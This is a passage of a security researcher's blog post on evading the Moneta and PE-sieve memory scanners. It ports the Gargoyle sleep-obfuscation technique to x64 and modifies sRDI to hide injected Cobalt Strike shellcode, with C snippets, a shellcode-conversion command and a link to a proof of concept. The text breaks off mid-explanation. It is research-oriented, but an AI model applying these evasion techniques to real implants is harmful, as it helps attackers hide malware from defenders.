
Bypassing PESieve and Moneta (The "easy" way....?)

arashparsa.com/bypassing-pesieve-and-moneta-the-easiest-way-i-could-find

April 23, 2022



Apr 23, 2022

Table of Contents

TLDR; POC is here: https://github.com/waldo-irc/YouMayPasser/. Usage isn't super straight forward but I'd rather it wasn't. Good Luck!

Introduction


The title is misleading, because while I found this bypass to be the "easy" bypass it was anything but easy for me to research and implement. First off, let's discuss each tool, each detection observed, and our bypass for each tool. We'll start with Moneta, a tool made by Forrest Orr https://github.com/forrest-orr/moneta.

Moneta scans memory actively, or while running, to identify things such as hooked functions, strange allocations, and hollowed DLLs/PEs, all of which could lead us to potentially find the existence of malware in a process.

Moneta and the first IOC


1. Moneta tries to observe strange "Private Commit" memory allocations.

What does this mean? Let's take a snapshot of an unmanaged processes's privately commited memory regions and check the protection on each one:



Base address	Type	Size	Protection	Use	Total WS	Private WS	Shareable WS	Shared WS	Locked WS
0x7ffee000	Private: Commit	4 kB	R		4 kB		4 kB	4 kB	
0x180000000	Private: Commit	412 kB	RW		412 kB	412 kB			
0x274240a0000	Private: Commit	4 kB	RW		4 kB		4 kB		
0x274240f0000	Private: Commit	8 kB	RW		8 kB		8 kB		
0x274241d0000	Private: Commit	8 kB	RW		8 kB		8 kB		
0x27424230000	Private: Commit	8 kB	R		8 kB	8 kB			
0x27424240000	Private: Commit	8 kB	RW		8 kB	4 kB	4 kB		
0x27426000000	Private: Commit	312 kB	RW		312 kB	312 kB			
0x2742606d000	Private: Commit	1,368 kB	RW		1,368 kB	1,368 kB			
0x274262df000	Private: Commit	1,028 kB	RW		1,028 kB		1,028 kB		
0x7df5aa500000	Private: Commit	4 kB	RW		4 kB		4 kB		
0x7ffe0000	Private: Commit	4 kB	R	USER_SHARED_DATA	4 kB		4 kB	4 kB	
0x9e0a0a0000	Private: Commit	12 kB	RW	PEB	12 kB	4 kB	8 kB		
0x9e0a0a9000	Private: Commit	8 kB	RW	PEB	8 kB	8 kB			
0x9e0a0ad000	Private: Commit	24 kB	RW	PEB	24 kB	16 kB	8 kB		
0x9e09ee1000	Private: Commit	12 kB	RW+G	Stack (thread 4644)					
0x9e09ee4000	Private: Commit	1,008 kB	RW	Stack (thread 4644)	28 kB	4 kB	24 kB		
0x9e0a401000	Private: Commit	12 kB	RW+G	Stack (thread 8700)					
0x9e0a404000	Private: Commit	1,008 kB	RW	Stack (thread 8700)	16 kB	12 kB	4 kB		
0x9e0a501000	Private: Commit	12 kB	RW+G	Stack (thread 6876)					
0x9e0a504000	Private: Commit	1,008 kB	RW	Stack (thread 6876)	24 kB	8 kB	16 kB		
0x9e0a701000	Private: Commit	12 kB	RW+G	Stack (thread 12176)					
0x9e0a704000	Private: Commit	1,008 kB	RW	Stack (thread 12176)	24 kB	12 kB	12 kB		
0x9e0a801000	Private: Commit	12 kB	RW+G	Stack (thread 7944)					
0x9e0a804000	Private: Commit	1,008 kB	RW	Stack (thread 7944)	12 kB		12 kB		
0x274241f0000	Private: Commit	24 kB	RW	Heap (ID 3)	24 kB		24 kB		
0x274241f9000	Private: Commit	24 kB	RW	Heap (ID 3)	20 kB	8 kB	12 kB		
0x27424260000	Private: Commit	576 kB	RW	Heap (ID 1)	576 kB	272 kB	304 kB		
0x27426050000	Private: Commit	36 kB	RW	Heap (ID 4)	36 kB	36 kB			
0x27424360000	Private: Commit	196 kB	RW	Heap segment (ID 3)	48 kB		48 kB		
0x274261d0000	Private: Commit	40 kB	RW	Heap segment (ID 4)	40 kB	32 kB	8 kB		
0x274240a1000	Private: Reserved	48 kB							
0x274241d2000	Private: Reserved	44 kB							

Here, we can see all allocations are a combination of either read, write, or page guard. Generally, we don't see much deviation outside of here (except for JIT processes such as browsers, but let's focus on standard unmanaged processes for now). This means if a private commit memory region were to appear and be executable, this could be a cause for alarm and suspicion. Moneta observes this, and alerts on it. Let's take a look:



Base address	Type	Size	Protection	Use	Total WS	Private WS	Shareable WS	Shared WS	Locked WS
0x7ffee000	Private: Commit	4 kB	R		4 kB		4 kB	4 kB	
0x180000000	Private: Commit	412 kB	RWX		412 kB	412 kB			
0x274240a0000	Private: Commit	4 kB	RW		4 kB		4 kB		
0x274240f0000	Private: Commit	8 kB	RW		8 kB		8 kB		
0x274241d0000	Private: Commit	8 kB	RW		8 kB	8 kB			
0x27424230000	Private: Commit	8 kB	R		8 kB	8 kB			
0x27424240000	Private: Commit	8 kB	RW		8 kB	4 kB	4 kB		
0x27426000000	Private: Commit	312 kB	RWX		312 kB	312 kB			
0x2742606d000	Private: Commit	1,368 kB	RW		1,368 kB	1,368 kB			
0x274262df000	Private: Commit	1,028 kB	RW		1,028 kB		1,028 kB		
0x7df5aa500000	Private: Commit	4 kB	RW		4 kB		4 kB		
0x7ffe0000	Private: Commit	4 kB	R	USER_SHARED_DATA	4 kB		4 kB	4 kB	
0x9e0a0a0000	Private: Commit	12 kB	RW	PEB	12 kB	4 kB	8 kB		
0x9e0a0a9000	Private: Commit	8 kB	RW	PEB	8 kB	8 kB			
0x9e0a0ad000	Private: Commit	16 kB	RW	PEB	16 kB	16 kB			
0x9e09ee1000	Private: Commit	12 kB	RW+G	Stack (thread 4644)					
0x9e09ee4000	Private: Commit	1,008 kB	RW	Stack (thread 4644)	28 kB	4 kB	24 kB		
0x9e0a401000	Private: Commit	12 kB	RW+G	Stack (thread 8700)					
0x9e0a404000	Private: Commit	1,008 kB	RW	Stack (thread 8700)	16 kB	12 kB	4 kB		
0x9e0a501000	Private: Commit	12 kB	RW+G	Stack (thread 6876)					
0x9e0a504000	Private: Commit	1,008 kB	RW	Stack (thread 6876)	24 kB	8 kB	16 kB		
0x9e0a701000	Private: Commit	12 kB	RW+G	Stack (thread 12176)					
0x9e0a704000	Private: Commit	1,008 kB	RW	Stack (thread 12176)	24 kB	12 kB	12 kB		
0x274241f0000	Private: Commit	24 kB	RW	Heap (ID 3)	24 kB	20 kB	4 kB		
0x274241f9000	Private: Commit	24 kB	RW	Heap (ID 3)	20 kB	20 kB			
0x27424260000	Private: Commit	576 kB	RW	Heap (ID 1)	576 kB	316 kB	260 kB		
0x27426050000	Private: Commit	36 kB	RW	Heap (ID 4)	36 kB	36 kB			
0x27424360000	Private: Commit	196 kB	RW	Heap segment (ID 3)	48 kB		48 kB		
0x274261d0000	Private: Commit	40 kB	RW	Heap segment (ID 4)	40 kB	32 kB	8 kB		
0x274240a1000	Private: Reserved	48 kB							
0x274241d2000	Private: Reserved	44 kB							
0x27424232000	Private: Reserved	56 kB							
0x27424242000	Private: Reserved	44 kB							

Here, we now have 2 new RWX Privately Commited memory regions. Let's run Moneta and....


```
C:\Users\Waldo\Desktop>Moneta64.exe -p 12256 -m ioc
   _____                        __
  /     \   ____   ____   _____/  |______
 /  \ /  \ /  _ \ /    \_/ __ \   __\__  \
/    Y    (  <_> )   |  \  ___/|  |  / __ \_
\____|__  /\____/|___|  /\___  >__| (____  /
        \/            \/     \/          \/

Moneta v1.0 | Forrest Orr | 2020

cmd.exe : 12256 : x64 : C:\Windows\System32\cmd.exe
  0x0000000180000000:0x00067000   | Private
    0x0000000180000000:0x00067000 | RWX      | 0x00000000 | Abnormal private executable memory
  0x0000027426000000:0x0004e000   | Private
    0x0000027426000000:0x0004e000 | RWX      | 0x00000000 | Abnormal private executable memory

... scan completed (0.625000 second duration)

C:\Users\Waldo\Desktop>
```


We can clearly see the address of each RWX region in process hacker matches to an anomolous allocation in moneta, so this is problem one that needs to be resolved. To resolve this issue, we can leverage an old technique known as Gargoyle (https://github.com/JLospinoso/gargoyle). The issue is no public x86-64 implementation exists even though his x86 implementation works quite well.

So let's ask the easy question, why not just have the thread virtualprotect itself on sleep? Well the answer is simple, if the thread becomes RW while running, the executing code itself becomes non executable while still running and quite simply causes a crash because it can no longer run!


```
SleepEx(15000, FALSE);
VirtualProtectEx(GetCurrentProcess(), selfBase, selfBaseSize, PAGE_READWRITE, &oldProtect);
SleepEx(25000, FALSE);
VirtualProtectEx(GetCurrentProcess(), selfBase, selfBaseSize, PAGE_EXECUTE_READWRITE, &oldProtect);
```

Without doing a full demo this is a program that gets its own address base, based on its MAIN function and changes most of its memory section to RW. We will see a crash when it's complete. We will sleep a bit, do the protection, then we should see a crash. I will observe the crash using Process Hacker:





As we can see it is wcx and we are stopped at the virtual protect, let's run the virtualprotect:




If we look here we make most of our code rw (not even all of it) during execution before the program crashes with an exception and an access violation error before we can even touch the sleep. This really emphasizes a program cannot change it's own protections while it is running itself, this needs to be offloaded somehow, this is why we look towards Gargoyle.

Gargoyle offloads the VirtualProtect work to an Asynchronous Procedure Call, otherwise known as an APC. https://docs.microsoft.com/en-us/windows/win32/sync/asynchronous-procedure-calls. In short, APCs are basically code that can be lined, or queued, up passively within a thread as the thread does work. When the thread is sent into an alertable state using a function such as SleepEx with a value of TRUE https://docs.microsoft.com/en-us/windows/win32/api/synchapi/nf-synchapi-sleepex, the next queued code that passively existed in the thread executes. As the queued code runs we can consider our main code "dormant", effectively offloading the work to windows itself to remove the RX or RWX flag for us.

Since Gargoyle already has a pretty thorough blogpost documenting the technique and the idea behind it (https://lospi.net/security/assembly/c/cpp/developing/software/2017/03/04/gargoyle-memory-analysis-evasion.html) I will instead focus on the x64 port to allow us to run x64 payloads as well. The initial gargoyle flow needs to be such that a ropchain is created that first calls virtualprotect to change our protection, then calls sleep with the user provided time of course, and finally changes back to RX before handing back execution to allow our code to run when waking up for tasking.

In order to perform the ropchain I decided to make a DLL dropper that could be converted to shellcode with sRDI (https://github.com/monoxgas/sRDI). The idea is our DLL would drop the malicious cobalt strike shellcode in memory and would contain the ropchain and APC logic required to RW the cobalt strike beacon. As the DLL will be converted to shellcode with sRDI and injected as well we will actually end up with 3 new RWX allocations, 1 for the cobalt strike shellcode, 1 for the injected sRDI dll, and 1 for the sRDI shellcode that offloads the DLL that it wraps. We will need to free the sRDI shellcode allocation when its offload is complete to reduce one RWX ioc but we will also additionally need to gargoyle our relfectively loaded DLL shellcode that contains our new logic as well! Let's see what the 3 allocations looks like:



Base address	Type	Size	Protection	Use
0x7ffee000	Private: Commit	4 kB	R	
0x180000000	Private: Commit	412 kB	RWX	
0x1b55be70000	Private: Commit	4 kB	RW	
0x1b55bec0000	Private: Commit	8 kB	RW	
0x1b55bfa0000	Private: Commit	8 kB	RW	
0x1b55bfe0000	Private: Commit	392 kB	RX	
0x1b55dd50000	Private: Commit	8 kB	R	
0x1b55dd60000	Private: Commit	4 kB	RW	
0x1b55ddd0000	Private: Commit	312 kB	RWX	
0x1b55de2a000	Private: Commit	1,368 kB	RW	
0x1b55e090000	Private: Commit	1,028 kB	RW	
0x7df5701c0000	Private: Commit	4 kB	RW	
0x7ffe0000	Private: Commit	4 kB	R	USER_SHARED_DATA
0xa7a2f63000	Private: Commit	28 kB	RW	PEB

We can see here we have 2 RWX (our dll and cobalt strike) and 1 RX (the sRDI offload shellcode). With the new logic, this means our new flow essentially needs to self free the sRDI allocation while the ropchain needs to VP Cobalt Strike -> VP DLL -> Sleep -> VP DLL -> VP Cobalt Strike -> Return.

First, I decided to start off with the freeing of the sRDI code. It has to be automatically freed of course or we're cheating. To accomplish this I took a peek into the source code to identify how user data was passed...

```
exportFunc(lpUserData, nUserdataLen);
```

https://github.com/monoxgas/sRDI/blob/5690685aee6751d0dbcf2c50b6fdd4427c1c9a0a/ShellcodeRDI/ShellcodeRDI.c#L580

We can see here when an export function is passed to this wrapper it passes the user data and size of the data here as arguments to the user specified function. This basically means if we were to use the sRDI libs to generate a payload using python such as:

```
python3 ConvertToShellcode.py -f main Lockd.dll -u test
```

Then you actually pass the argument "test" as the first argument to your main function with the value 4 (size of test) as the second. It's a neat feature for monoxgas to give us. Instead though, let's go ahead and make it so the sRDI code can pass its base as an argument instead, this will let the DLL it is offloading know where it exists to just go ahead and free the sRDI shellcode when it's finished offloading.

```
    exportFunc((LPVOID)LoadDLL, (DWORD)sizeof(LPVOID));
```

The second argument is a dummy size as I didn't want to handle the virtualquerying as PIC code within the sRDI. We will be calculating the size within the DLL using virtualquery once we obtain the location of the LoadDLL function (passed from the sRDI shellcode) as an argument.

```
    __declspec(dllexport) void main(LPVOID dllOffloadEntry = NULL)
```


This allows main to accept the address of the function as an argument optionally, as we may not always need it and provide it as a result.

```
        if (dllOffloadEntry != NULL) {
                MEMORY_BASIC_INFORMATION cleanOffloader = { 0 };
                //PSIZE_T w = 0;
                //_VirtualQuery(GetCurrentProcess(), (PVOID)dllOffloadEntry,
MemoryBasicInformation, &cleanOffloader, sizeof(cleanOffloader), w);
                VirtualQuery(dllOffloadEntry, &cleanOffloader,
sizeof(cleanOffloader));
                CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)doCleanup,
(LPVOID)cleanOffloader.AllocationBase, 0, NULL);
        }
```

```
    void doCleanup(LPVOID cleanup) {
        SleepEx(500, FALSE);
        VirtualFree(cleanup, 0, MEM_RELEASE);
}
```

Here we offload it using a thread that calls a cleanup function that performs the free after a certain time (to ensure the sRDI is completely done), this is non optimal and there are much better ways to sync this such as using NtWaitForSingleObject, though for our purposes this certainly works.

With this we recompile our sRDI which should output an exe that will contain a PIC .text section we now need to extract, I used https://github.com/y11en/FOLIAGE/blob/master/scripts/pedump.py by https://twitter.com/ilove2pwn to accomplish this. With the implemented updates we get the new sRDI convertoshellcode script you can find here: https://github.com/waldo-irc/YouMayPasser/blob/master/ShellcodeRDI.py. From now on, if we generate a shellcode dll and pass a function as an entry point as a supplied argument to the python shellcode generator, then that function will get the location of the LoadDLL function in the sRDI code as an argument for freeing. Our injected DLL will now also free the RX section a second after being offloaded, leaving us with only 2 RWX sections left to resolve.



To fix this we must now begin work on our Gargoyle ropchain. Again, since Gargoyle is already blogged about and well documented with an x86 POC we will only be covering the differences in x64 for the conversion.

The first difference we will need to observe is how arguments are lined up in assembly for x86 vs x64. In x86 the arguments are lined up on the stack and when you return or call the function it will go down the stack to pull each argument, this is reflected in Gargoyles ASM here: https://github.com/JLospinoso/gargoyle/blob/master/setup.nasm. The x64 calling convention only puts SOME arguments on the stack and way further down the stack at that. The x64 calling convention for Windows is described at length here: https://docs.microsoft.com/en-us/cpp/build/x64-calling-convention?view=msvc-170.

In short, the first 4 arguments get lined up into RCX first, followed by RDX, R8 and finally R9. Subsequent arguments get pulled from the stack starting with RSP+0x20, but when we enter a function the return address gets pushed to the top of the stack subsequently actually making the first value located at RSP+0x28. After that, each argument is right after the next, RSP+0x30, RSP+0x38 etc. This is important because as we line up our functions in our ropchain we need to make sure we put the correct arguments in the correct location. Let's see how this works with a MessageBoxA that takes 4 args...

```
MessageBox(NULL, "Title", "Test", NULL);
```

We run the function, set a break, and then step into it...

```
    MessageBox(NULL, "Title", "Test", NULL);
